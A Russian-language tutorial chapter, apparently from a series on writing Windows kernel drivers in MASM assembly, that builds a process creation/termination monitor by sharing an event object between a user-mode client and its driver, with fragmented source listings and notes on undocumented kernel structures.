Есть два базовых и относительно хорошо документированных способа. Один заключается в асинхронном вызове DeviceIoControl. Пользовательский поток создает объект "событие" и соответствующим образом заполняет структуру OVERLAPPED, указатель на которую передается в последнем параметре. Описатель устройства должен быть открыт с флагом FILE_FLAG_OVERLAPPED. Получив такой запрос, драйвер откладывает его завершение до тех пор, пока не произойдет ожидаемое событие и возвращает STATUS_PENDING. На стороне режима пользователя вызов DeviceIoControl возвращает ошибку ERROR_IO_PENDING и поток должен ждать на объекте "событие". Когда происходит ожидаемое событие, драйвер завершает IRP и сигнализирует об этом пользовательскому потоку, освобождая объект "событие". При этом драйвер должен быть готов к тому, что ему придется обрабатывать несколько таких IRP. Т.е. он должен организовать очередь запросов ввода-вывода ожидающих завершения. Подробно разбирать этот способ мы не будем (см. DDK и MSDN). Второй способ несколько проще и заключается в том, что драйвер и его клиент режима пользователя совместно используют объект "событие". Клиент ждет на объекте и если оно переходит в сигнальное состояние (по указанию драйвера) синхронно вызывает DeviceIoControl, получая от драйвера необходимую информацию.

Итак, мы должны совместно использовать объект "событие". Тут есть несколько вариантов. Можно использовать именованный объект и обращаться к нему по имени. Вспомните, как мы использовали именованный объект "раздел" в Части 8 "Базовая техника: Работа с памятью. Совместно используемый раздел". Очевидный недостаток - этот объект будет виден всем. Поэтому лучше использовать безымянный объект. Обычной и официально документированной практикой здесь является создание объекта "событие" клиентом в режиме пользователя и передача его описателя драйверу через DeviceIoControl. Этим методом мы и воспользуемся. В этом примере мы будем отслеживать создание/удаление процессов.

Дополнительную информацию по теме можно почерпнуть из следующих источников:

• MSDN Q228785 "OpenEvent Fails in a Non-Administrator Account"
• MSDN Q176415 "Event.exe Shows How to Share and Signal an Event Object"
• Пример в DDK \src\general\event\
• Журнал "The NT Insider" за 2002 год, "Sharing is Caring - Sharing Events Between Kernel and User Mode"

14.1 Общие данные

Начнем с разбора содержимого файла common.inc.

```
IOCTL_SET_NOTIFY        equ CTL_CODE(FILE_DEVICE_UNKNOWN, 800h, METHOD_BUFFERED, FILE_WRITE_ACCESS)
IOCTL_REMOVE_NOTIFY     equ CTL_CODE(FILE_DEVICE_UNKNOWN, 801h, 0, 0)
IOCTL_GET_PROCESS_DATA  equ CTL_CODE(FILE_DEVICE_UNKNOWN, 802h, METHOD_BUFFERED, FILE_READ_ACCESS)

IMAGE_FILE_PATH_LEN equ 512

PROCESS_DATA STRUCT
    bCreate             BOOL        ?

    dwProcessId         DWORD       ?
    szProcessPath       CHAR    IMAGE_FILE_PATH_LEN dup(?)

PROCESS_DATA ENDS
```

Имеем три управляющих кода: IOCTL_SET_NOTIFY заставляет драйвер начать слежение за созданием/удалением процессов; IOCTL_REMOVE_NOTIFY, соответственно, делает обратное; IOCTL_GET_PROCESS_DATA возвращает в структуре PROCESS_DATA информацию о процессе. Эта информация состоит из идентификатора процесса, флага, определяющего, был ли процесс создан или удален, и полного пути к образу, создавшему процесс.

14.2 Исходный текст программы управления драйвером ProcessMon

```
;@echo off
;goto make

;;;
```

```
g_fbExitNow     BOOL        ?

;;;
```

```
;;;
```

```
                        addr ProcessData, sizeof ProcessData, addr dwBytesReturned, NULL

            .if eax != 0
                invoke FillProcessInfo, addr ProcessData
            .endif

        .else
            invoke MessageBox, g_hwndDlg, \
                $CTA0("Wait for event failed. Thread now exits. Restart application."), \
                NULL, MB_ICONERROR
            .break
        .endif
    .endw

    invoke ExitThread, 0
    ret                         ; Never executed.

WaitForProcessData endp

;=========================================================================================================
   :
;                           Д И А Л О Г О В А Я    П Р О Ц Е Д У Р А
;=========================================================================================================
   :

DlgProc proc hDlg:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM

local rect:RECT

    mov eax, uMsg
    .if eax == WM_INITDIALOG

        push hDlg
        pop g_hwndDlg

        invoke LoadIcon, g_hInstance, IDI_ICON
        invoke SendMessage, hDlg, WM_SETICON, ICON_BIG, eax

        invoke GetDlgItem, hDlg, IDC_LISTVIEW
        mov g_hwndListView, eax
        invoke SetFocus, g_hwndListView

        invoke GetClientRect, hDlg, addr rect
        invoke MoveWindow, g_hwndListView, rect.left, rect.top, rect.right, rect.bottom, FALSE

        ListView_SetExtendedListViewStyle g_hwndListView, LVS_EX_GRIDLINES + LVS_EX_FULLROWSELECT

        invoke ListViewInsertColumn

    .elseif eax == WM_SIZE

        mov eax, lParam
        mov ecx, eax
        and eax, 0FFFFh
        shr ecx, 16
        invoke MoveWindow, g_hwndListView, 0, 0, eax, ecx, TRUE

    .elseif eax == WM_COMMAND

        mov eax, wParam
        and eax, 0FFFFh
        .if eax == IDCANCEL
            invoke MessageBox, hDlg, $CTA0("Sure want to exit?"), \
                    $CTA0("Exit Confirmation"), MB_YESNO + MB_ICONQUESTION + MB_DEFBUTTON1
            .if eax == IDYES
                invoke EndDialog, hDlg, 0
            .endif
        .endif

    .elseif uMsg == WM_GETMINMAXINFO
        mov ecx, lParam
```

```
        mov (MINMAXINFO PTR [ecx]).ptMinTrackSize.x, 380
        mov (MINMAXINFO PTR [ecx]).ptMinTrackSize.y, 150

    .else

        xor eax, eax
        ret

    .endif

    xor eax, eax
    inc eax
    ret

DlgProc endp

;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                                       start
;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

start proc

local acModulePath[MAX_PATH]:CHAR
local _ss:SERVICE_STATUS
local dwBytesReturned:DWORD

    CTA  "This program was tested on Windows 2000+sp2/sp3/sp4,\n", szExecutionConfirmation
    CTA  "Windows XP no sp, Windows Server 2003 Std and\n"
    CTA  "seems to be workable. But it uses undocumented\n"
    CTA  "tricks in kernel mode and may crash your system\:\n"
    CTA  "\n"
    CTA0 "Are your shure you want to run it?\n"

    invoke MessageBox, NULL, addr szExecutionConfirmation, \
        $CTA0("Execution Confirmation"), MB_YESNO + MB_ICONQUESTION + MB_DEFBUTTON2
    .if eax == IDNO
        invoke ExitProcess, 0
    .endif

    invoke SetUnhandledExceptionFilter, MyUnhandledExceptionFilter

    invoke OpenSCManager, NULL, NULL, SC_MANAGER_ALL_ACCESS
    .if eax != NULL
        mov g_hSCManager, eax

        push eax
        invoke GetFullPathName, $CTA0("ProcessMon.sys"), sizeof acModulePath, addr acModulePath,
   esp
        pop eax

        invoke CreateService, g_hSCManager, $CTA0("ProcessMon"), \
            $CTA0("Process creation/destruction monitor"), \
            SERVICE_START + SERVICE_STOP + DELETE, SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START, \
            SERVICE_ERROR_IGNORE, addr acModulePath, NULL, NULL, NULL, NULL, NULL

        .if eax != NULL
            mov g_hService, eax

            invoke StartService, g_hService, 0, NULL
            .if eax != 0

                invoke CreateFile, $CTA0("\\\\.\\ProcessMon"), \
                        GENERIC_READ + GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL

                .if eax != INVALID_HANDLE_VALUE
                    mov g_hDevice, eax

                    invoke DeleteService, g_hService
                    invoke CreateEvent, NULL, FALSE, FALSE, NULL
```

```
                    mov g_hEvent, eax

                    and g_fbExitNow, FALSE

                    push eax
                    invoke CreateThread, NULL, 0, offset WaitForProcessData, g_hEvent, 0, esp
                    pop ecx
                    .if eax != NULL

                        invoke CloseHandle, eax

                        ;;;
```

```
   :
;
;;;
```

подходит, а к другим нет. Поэтому, чтобы избежать лишней путаницы будем говорить "в сигнальном состоянии" или "в не сигнальном состоянии".

```
and g_fbExitNow, FALSE
```

Явно сбрасываем глобальный флаг, который потребуется для того, чтобы сообщить рабочему потоку о прекращении работы.

```
push eax
invoke CreateThread, NULL, 0, offset WaitForProcessData, g_hEvent, 0, esp
pop ecx
```

Создаем рабочий поток. Этот поток будет ждать на описателе g_hEvent и по сигналу забирать у драйвера статистику.

```
invoke DeviceIoControl, g_hDevice, IOCTL_SET_NOTIFY, \
        addr g_hEvent, sizeof g_hEvent, NULL, 0, addr dwBytesReturned, NULL
```

Шлем драйверу управляющий код IOCTL_SET_NOTIFY, передавая ему описатель нашего объекта "событие". Драйвер должен начать слежение за созданием/удалением процессов. При создании или удалении какого-либо процесса, драйвер будет устанавливать объект "событие" в сигнальное состояние.

```
.if eax != 0

    invoke GetModuleHandle, NULL
    mov g_hInstance, eax
    invoke DialogBoxParam, g_hInstance, IDD_MAIN, NULL, addr DlgProc, 0
```

Если слежение установлено, запускаем диалог. В самой диалоговой процедуре нет ничего интересного.

```
    invoke DeviceIoControl, g_hDevice, IOCTL_REMOVE_NOTIFY, \
                NULL, 0, NULL, 0, addr dwBytesReturned, NULL
```

После закрытия диалога заставляем драйвер прекратить слежение.

```
mov g_fbExitNow, TRUE
invoke SetEvent, g_hEvent
```

Устанавливаем флаг g_fbExitNow и переводим объект "событие" в сигнальное состояние. Это пробудит рабочий поток, он увидит установленный флаг и прекратит работу.

```
invoke Sleep, 100
```

Немного подождем, пока рабочий поток завершается. Хотя он и имеет более высокий приоритет, небольшая задержка не повредит.

14.4 Процедура рабочего потока

Посмотрим теперь на процедуру рабочего потока.

```
invoke GetCurrentThread
invoke SetThreadPriority, eax, THREAD_PRIORITY_HIGHEST
```

Повышаем приоритет потока, т.к. если у драйвера появятся свежие данные, хотелось бы не упустить этот момент. Дело в том, что драйвер (для упрощения примера) хранит информацию только об одном последнем созданном/удаленном процессе. Учитывая то, что это происходит относительно редко, вряд ли мы пропустим этот момент, даже не повышая приоритет. И тем не менее.

```
.while TRUE
    invoke WaitForSingleObject, hEvent, INFINITE
```

```
        .if eax != WAIT_FAILED
```

В бесконечном цикле ждем на объекте "событие".

```
            .break .if g_fbExitNow == TRUE
```

Если пора выходить, прерываем цикл.

```
            invoke DeviceIoControl, g_hDevice, IOCTL_GET_PROCESS_DATA, NULL, 0, \
                        addr ProcessData, sizeof ProcessData, addr dwBytesReturned, NULL
```

Забираем у драйвера свежие данные.

```
            .if eax != 0
                invoke FillProcessInfo, addr ProcessData
            .endif
```

Выводим, полученную от драйвера информацию.

14.5 Функция FillProcessInfo

Случается, что драйвер возвращает "короткий" путь. Например, "C:\PROGRA~1\WinZip\WinZip32.EXE". Детально в причинах этого явления я не разбирался. Видимо, если при создании процесса его родитель запускает его (точнее его исполнимый образ) по "короткому" пути, то этот путь и попадает в соответствующее поле FILE_OBJECT. Мы просто вызовем функцию GetLongPathName, которая всё сделает сама. Если буфера размером 1024 байт, вдруг окажется недостаточно, то просто покажем тот путь, который вернул драйвер. Для простоты, я не стал выделять дополнительную память и вызывать GetLongPathName снова.

```
local buffer[1024]:CHAR

. . .

    invoke GetLongPathName, addr [esi].szProcessName, addr buffer, sizeof buffer
    .if ( eax == 0 ) || ( eax >= sizeof buffer )
        lea ecx, [esi].szProcessName
    .else
        lea ecx, buffer
    .endif

    and lvi.iSubItem, 0
    mov lvi.pszText, ecx
    ListView_InsertItem g_hwndListView, addr lvi
```

14.6 Исходный текст драйвера ProcessMon

Модуль ProcessMon.bat

```
;@echo off
;goto make

;;;
```

```
.model flat, stdcall
option casemap:none

;;;
```

```
;;;
```

```
mov esi, pIrp
assume esi:ptr _IRP

mov [esi].IoStatus.Status, STATUS_UNSUCCESSFUL
and [esi].IoStatus.Information, 0

IoGetCurrentIrpStackLocation esi
mov edi, eax
assume edi:ptr IO_STACK_LOCATION

.if [edi].Parameters.DeviceIoControl.IoControlCode == IOCTL_SET_NOTIFY
    .if [edi].Parameters.DeviceIoControl.InputBufferLength >= sizeof HANDLE

        .if g_fbNotifyRoutineSet == FALSE

            mov edx, [esi].AssociatedIrp.SystemBuffer
            mov edx, [edx]

            mov ecx, ExEventObjectType
            mov ecx, [ecx]
            mov ecx, [ecx]

            invoke ObReferenceObjectByHandle, edx, EVENT_MODIFY_STATE, ecx, \
                                    UserMode, addr g_pkEventObject, NULL
            .if eax == STATUS_SUCCESS

                invoke PsSetCreateProcessNotifyRoutine, ProcessNotifyRoutine, FALSE
                mov [esi].IoStatus.Status, eax

                .if eax == STATUS_SUCCESS

                    mov g_fbNotifyRoutineSet, TRUE

                    invoke DbgPrint, \
                            $CTA0("ProcessMon: Notification was set\n")

                    mov eax, pDeviceObject
                    mov eax, (DEVICE_OBJECT PTR [eax]).DriverObject
                    and (DRIVER_OBJECT PTR [eax]).DriverUnload, NULL

                .else
                    invoke DbgPrint, \
                    $CTA0("ProcessMon: Couldn't set notification\n")
                .endif

            .else
                mov [esi].IoStatus.Status, eax
                invoke DbgPrint, \
                $CTA0("ProcessMon: Couldn't reference user event object. Status: %08X\n"), \
                eax
            .endif
        .endif
    .else
        mov [esi].IoStatus.Status, STATUS_BUFFER_TOO_SMALL
    .endif

.elseif [edi].Parameters.DeviceIoControl.IoControlCode == IOCTL_REMOVE_NOTIFY

    .if g_fbNotifyRoutineSet == TRUE

        invoke PsSetCreateProcessNotifyRoutine, ProcessNotifyRoutine, TRUE
        mov [esi].IoStatus.Status, eax

        .if eax == STATUS_SUCCESS

            and g_fbNotifyRoutineSet, FALSE

            invoke DbgPrint, $CTA0("ProcessMon: Notification was removed\n")

            or liDelayTime.HighPart, -1
            mov liDelayTime.LowPart, -500000
```

```
                invoke KeDelayExecutionThread, KernelMode, FALSE, addr liDelayTime

                mov eax, pDeviceObject
                mov eax, (DEVICE_OBJECT PTR [eax]).DriverObject
                mov (DRIVER_OBJECT PTR [eax]).DriverUnload, offset DriverUnload

                .if g_pkEventObject != NULL
                    invoke ObDereferenceObject, g_pkEventObject
                    and g_pkEventObject, NULL
                .endif
            .else
                invoke DbgPrint, \
                $CTA0("ProcessMon: Couldn't remove notification\n")
            .endif

        .endif

    .elseif [edi].Parameters.DeviceIoControl.IoControlCode == IOCTL_GET_PROCESS_DATA
        .if [edi].Parameters.DeviceIoControl.OutputBufferLength >= sizeof PROCESS_DATA

            mov eax, [esi].AssociatedIrp.SystemBuffer
            invoke memcpy, eax, offset g_ProcessData, sizeof g_ProcessData

            mov [esi].IoStatus.Status, STATUS_SUCCESS
            mov [esi].IoStatus.Information, sizeof g_ProcessData

        .else
            mov [esi].IoStatus.Status, STATUS_BUFFER_TOO_SMALL
        .endif

    .else
        mov [esi].IoStatus.Status, STATUS_INVALID_DEVICE_REQUEST
    .endif

    push [esi].IoStatus.Status

    assume edi:nothing
    assume esi:nothing

    fastcall IofCompleteRequest, esi, IO_NO_INCREMENT

    pop eax
    ret

DispatchControl endp

;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                                       DriverUnload
;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

DriverUnload proc pDriverObject:PDRIVER_OBJECT

    invoke IoDeleteSymbolicLink, addr g_usSymbolicLinkName

    mov eax, pDriverObject
    invoke IoDeleteDevice, (DRIVER_OBJECT PTR [eax]).DeviceObject

    ret

DriverUnload endp

;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                             D I S C A R D A B L E   C O D E
;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

.code INIT
;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
```

```
   :
;                                   GetImageFileNameOffset
;;;
```

```
;;;
```

```
    NumberOfMappedViews         DWORD       ?   ; 014
    NumberOfSubsections         WORD        ?   ; 018
    FlushInProgressCount        WORD        ?   ; 01A
    NumberOfUserReferences      DWORD       ?   ; 01C
    union u
        LongFlags               DWORD       ?   ; 020
        Flags                   DWORD       ?   ; 020 MMSECTION_FLAGS
    ends
    FilePointer                 PVOID       ?   ; 024 PTR FILE_OBJECT
    WaitingForDeletion          PVOID       ?   ; 028 PTR EVENT_COUNTER
    ModifiedWriteCount          WORD        ?   ; 02C
    NumberOfSystemCacheViews    WORD        ?   ; 02E
    PagedPoolUsage              DWORD       ?   ; 030
    NonPagedPoolUsage           DWORD       ?   ; 034
CONTROL_AREA ENDS

MMADDRESS_NODE STRUCT                           ; sizeof = 14h
    StartingVpn                 DWORD       ?   ; 00 ULONG_PTR
    EndingVpn                   DWORD       ?   ; 04 ULONG_PTR
    Parent                      PVOID       ?   ; 08 PTR MMADDRESS_NODE
    LeftChild                   PVOID       ?   ; 0C PTR MMADDRESS_NODE
    RightChild                  PVOID       ?   ; 10 PTR MMADDRESS_NODE
MMADDRESS_NODE ENDS
PMMADDRESS_NODE typedef ptr MMADDRESS_NODE

SECTION STRUCT                                      ; sizeof = 28h
    Address                     MMADDRESS_NODE  <>  ; 00
    _Segment                    PVOID           ?   ; 14 PTR _SEGMENT
    SizeOfSection               LARGE_INTEGER   <>  ; 18
    union u
        LongFlags               DWORD           ?   ; 20
        Flags                   DWORD           ?   ; 20 MMSECTION_FLAGS
    ends
    InitialPageProtection       DWORD           ?   ; 24
SECTION ENDS
PSECTION typedef ptr SECTION

;;;
```

```
local fOk:BOOL

    and fOk, FALSE

    mov eax, MmSystemRangeStart
    mov eax, [eax]
    mov eax, [eax]

    .if eax == 80000000h

        mov ebx, pAddress

        xor ecx, ecx
        xor edx, edx

        .if ( ebx > 80000000h ) && ( ebx < 0A0000000h )
            inc ecx
        .endif

        .if ( ebx > 0E1000000h ) && ( ebx < 0FFBE0000h )
            inc edx
        .endif

        or ecx, edx
        .if !ZERO?
            mov fOk, TRUE   ; OK
        .endif

    .endif

    mov eax, fOk
    ret

IsAddressInPoolRanges endp

;;;
```

```
                .else

                    mov fOk, TRUE

                .endif
            .endif
        .endif
    .endif

    mov eax, fOk
    ret

IsLikeObjectPointer endp

;;;
```

```
                    .if eax == STATUS_SUCCESS

                        mov status, eax
                        mov pSection, edi

                         .break
                    .endif
                .endif
                .endif
            .endif

            add ebx, 4

        .endw

    .else

        xor ebx, ebx
        mov edi, 4
        .while ebx < 3

            invoke IoGetCurrentProcess
            .if eax == peProcess

                mov ecx, MmSectionObjectType
                mov ecx, [ecx]
                mov ecx, [ecx]  ; PTR OBJECT_TYPE

                invoke ObReferenceObjectByHandle, edi, SECTION_QUERY, ecx, KernelMode, addr
pSection, NULL
                mov status, eax

            .else

                invoke KeAttachProcess, peProcess

                mov ecx, MmSectionObjectType
                mov ecx, [ecx]
                mov ecx, [ecx]

                invoke ObReferenceObjectByHandle, edi, SECTION_QUERY, ecx, KernelMode, addr
pSection, NULL
                mov status, eax

                invoke KeDetachProcess

            .endif

            .break .if status == STATUS_SUCCESS

            .if ebx == 0

                mov edi, 03F8h  ; Try 03F8h handle.

            .elseif ebx == 1

                mov eax, peProcess
                add eax, 01ACh
                mov eax, [eax]
                mov edi, eax

                and eax, (4 - 1)
                .break .if ( eax != 0 ) || ( edi >= 800h )

            .endif

            inc ebx
        .endw

    .endif
    .if status == STATUS_SUCCESS
```

```
            mov status, STATUS_UNSUCCESSFUL

            mov ebx, pSection
            mov ebx, (SECTION PTR [ebx])._Segment

            invoke IsAddressInPoolRanges, ebx
            push eax
            invoke MmIsAddressValid, ebx
            pop ecx
            .if al && ( ecx == TRUE )

                mov esi, ebx

                mov ebx, (_SEGMENT PTR [ebx]).ControlArea

                invoke IsAddressInPoolRanges, ebx
                push eax
                invoke MmIsAddressValid, ebx
                pop ecx
                .if al && ( ecx == TRUE ) && ([CONTROL_AREA PTR [ebx]]._Segment == esi )

                    mov ebx, (CONTROL_AREA PTR [ebx]).FilePointer

                    invoke IsLikeObjectPointer, ebx
                    .if eax == TRUE

                        mov ecx, IoFileObjectType
                        mov ecx, [ecx]
                        mov ecx, [ecx]          ; PTR OBJECT_TYPE

                        invoke ObReferenceObjectByPointer, ebx, FILE_READ_ATTRIBUTES, ecx, UserMode
                        .if eax == STATUS_SUCCESS

                            invoke ExAllocatePool, PagedPool, (IMAGE_FILE_PATH_LEN+1) * sizeof
WCHAR
                            .if eax != NULL

                                mov edi, pusImageFilePath
                                assume edi:ptr UNICODE_STRING

                                mov [edi].Buffer, eax

                                invoke memset, eax, 0, (IMAGE_FILE_PATH_LEN+1) * sizeof WCHAR

                                mov [edi].MaximumLength,    IMAGE_FILE_PATH_LEN * sizeof WCHAR
                                and [edi]._Length,          0

                                invoke RtlVolumeDeviceToDosName, \
                                        (FILE_OBJECT PTR [ebx]).DeviceObject, addr usDosName
                                .if eax == STATUS_SUCCESS

                                    invoke RtlCopyUnicodeString, edi, addr usDosName
                                    invoke ExFreePool, usDosName.Buffer

                                .endif

                                invoke RtlAppendUnicodeStringToString, edi, \
                                                addr (FILE_OBJECT PTR [ebx]).FileName

                                assume edi:nothing

                                mov status, STATUS_SUCCESS

                            .endif

                            invoke ObDereferenceObject, ebx
                        .endif
                    .endif
                .endif
            .endif
            invoke ObDereferenceObject, pSection
```

```
        .endif

        invoke ObDereferenceObject, peProcess
    .endif

    mov eax, status
    ret

GetImageFilePath endp
```

14.7 Процедура DriverEntry

Кроме всего прочего в процедуре DriverEntry нам надо получить смещение поля ImageFileName структуры EPROCESS.

```
EPROCESS STRUCT
. . .
    ImageFileName BYTE 16 dup(?)
. . .
EPROCESS ENDS
```

ImageFileName хранит имя образа, создавшего процесс. Как видите, это поле позволяет хранить всего 16 символов. Более длинные имена усекаются до 16 символов и, в этом случае, завершающий ноль не используется. Содержимое этого поля мы будем копировать в нашу структуру PROCESS_DATA, но только в том случае, если не удастся получить полный путь к образу. Положение этого поля в структуре EPROCESS отличается на разных версиях системы (для w2k, wxp и w2k3 оно равно 01FCh, 0174h и 0154h, соответственно), но есть очень простой и хорошо известный способ его найти. Для этого надо просканировать структуру EPROCESS процесса System и найти там строку "System" - это и будет поле ImageFileName. Разумеется, этот трюк будет работать только в том случае, если это поле преднамеренно кем-то не изменено. В последнее время стало модно залезать в ядро и вытворять там всякие глупости. Будем считать, что наша система девственно чиста. В противном случае придется изобретать способ похитрее.

Итак, сейчас мы в процедуре DriverEntry, т.е. в контексте процесса System.

```
        invoke GetImageFileNameOffset
        mov g_dwImageFileNameOffset, eax
```

Вызываем процедуру GetImageFileNameOffset, которая вернет нам смещение поля ImageFileName от начала структуры EPROCESS или ноль, если не сможет его найти. Процедура GetImageFileNameOffset проста и делает следующее.

```
    invoke IoGetCurrentProcess
    mov esi, eax
```

Получаем указатель на структуры EPROCESS текущего процесса, т.е. процесса System.

```
    xor ebx, ebx
    .while ebx < 1000h
        lea eax, [esi+ebx]
        invoke _strnicmp, eax, $CTA0("system"), 6
        .break .if eax == 0
        inc ebx
    .endw
```

Ищем в первой странице от начала строку "system", причем используем функцию _strnicmp, которая сравнивает строго определенное количество символов (6 в данном случае) и не учитывает их регистр.

```
    .if eax == 0
        mov eax, ebx
    .else
```

```
        xor eax, eax
    .endif

    ret
```

Если такая строка найдена, то это поле ImageFileName - возвращаем его смещение или ноль в случае неудачи.

14.8 Обрабатываем IOCTL_SET_NOTIFY

Получив управляющий код IOCTL_SET_NOTIFY, мы должны установить слежение за созданием/удалением процессов.

```
            .if g_fbNotifyRoutineSet == FALSE
```

На всякий случай, проверим флаг g_fbNotifyRoutineSet - возможно слежение уже установлено.

```
                mov edx, [esi].AssociatedIrp.SystemBuffer
                mov edx, [edx]
```

Извлекаем, переданный нам из режима пользователя описатель объекта "событие".

В дальнейшем мы будем оперировать указателем на объект, а не описателем, как и полагается драйверам. Поэтому мы должны этот указатель получить и заодно проверить, действительно ли переданное нам число является описателем объекта "событие". Проверка любых данных полученных из режима пользователя - это обязательное условие для стабильной работы любого драйвера. Обе эти задачи, в данном случае, можно решить одним вызовом функции ObReferenceObjectByHandle. Для этого нам потребуется указатель на структуру OBJECT_TYPE, описывающую объект "тип" (object type) (в данном случае он типизирует объекты "событие"). Чтобы понять, что это такое сделаем небольшое лирическое отступление в сторону мира объектов Windows (более подробно см. книгу Свена Шрайбера "Недокументированные возможности Windows 2000").

14.9 Объект "тип"

Итак, что такое объект "тип"? Этот объект описывает общие характеристики для всех объектов какого-то типа. Всего в Windows 2000 существует 27 типов объектов (в xp и w2k3 их уже 29). Запустив WinObjEx (см. в разделе "ИНСТРУМЕНТЫ > Уголок NT+" wasm.ru) и раскрыв каталог \ObjectTypes мы увидим следующую картину:




Рис. 14-1. Объекты "тип" в пространстве имен диспетчера объектов

Это типы объектов, существующие в системе. Щелкнув на любом из них можно получить кое-какую дополнительную информацию. Каждому такому объекту соответствует структура OBJECT_TYPE.

```
OBJECT_TYPE_INITIALIZER STRUCT                          ; sizeof = 04Ch
     _Length                    WORD          ?        ; 0000h
     UseDefaultObject           BYTE          ?        ; 0002h
     Reserved                   BYTE          ?        ; 0003h
     InvalidAttributes          DWORD         ?        ; 0004h
     GenericMapping             GENERIC_MAPPING <>     ; 0008h
     ValidAccessMask            DWORD         ?        ; 0018h
     SecurityRequired           BYTE          ?        ; 001Ch
     MaintainHandleCount        BYTE          ?        ; 001Dh
     MaintainTypeList           BYTE          ?        ; 001Eh
                                db 1 dup(?)            ; padding
     PoolType                   SDWORD        ?        ; 0020h
     DefaultPagedPoolCharge     DWORD         ?        ; 0024h
     DefaultNonPagedPoolCharge  DWORD         ?        ; 0028h
     . . .
 OBJECT_TYPE_INITIALIZER ENDS

 OBJECT_TYPE STRUCT                                     ; sizeof = 0B0h
     Mutex                      ERESOURCE       <>     ; 0000h
     TypeList                   LIST_ENTRY      <>     ; 0038h
     _Name                      UNICODE_STRING  <>     ; 0040h
```

```
    DefaultObject               PVOID           ?   ; 0048h
    Index                       DWORD           ?   ; 004Ch
    TotalNumberOfObjects        DWORD           ?   ; 0050h
    TotalNumberOfHandles        DWORD           ?   ; 0054h
    HighWaterNumberOfObjects    DWORD           ?   ; 0058h
    HighWaterNumberOfHandles    DWORD           ?   ; 005Ch
    TypeInfo                    OBJECT_TYPE_INITIALIZER <>  ; 0060h
    Key                         DWORD           ?   ; 00ACh
OBJECT_TYPE ENDS
```

Когда системе требуется создать новый объект, она обращается к структуре, соответствующей этому типу объектов. Адреса структур некоторых объектов "тип" экспортируются. Например, для объектов типа WindowStation адрес структуры OBJECT_TYPE, описывающей все объекты этого типа, хранится в экспортируемой переменной ядра ExWindowStationObjectType, а для объектов Event - ExEventObjectType.

```
pushad
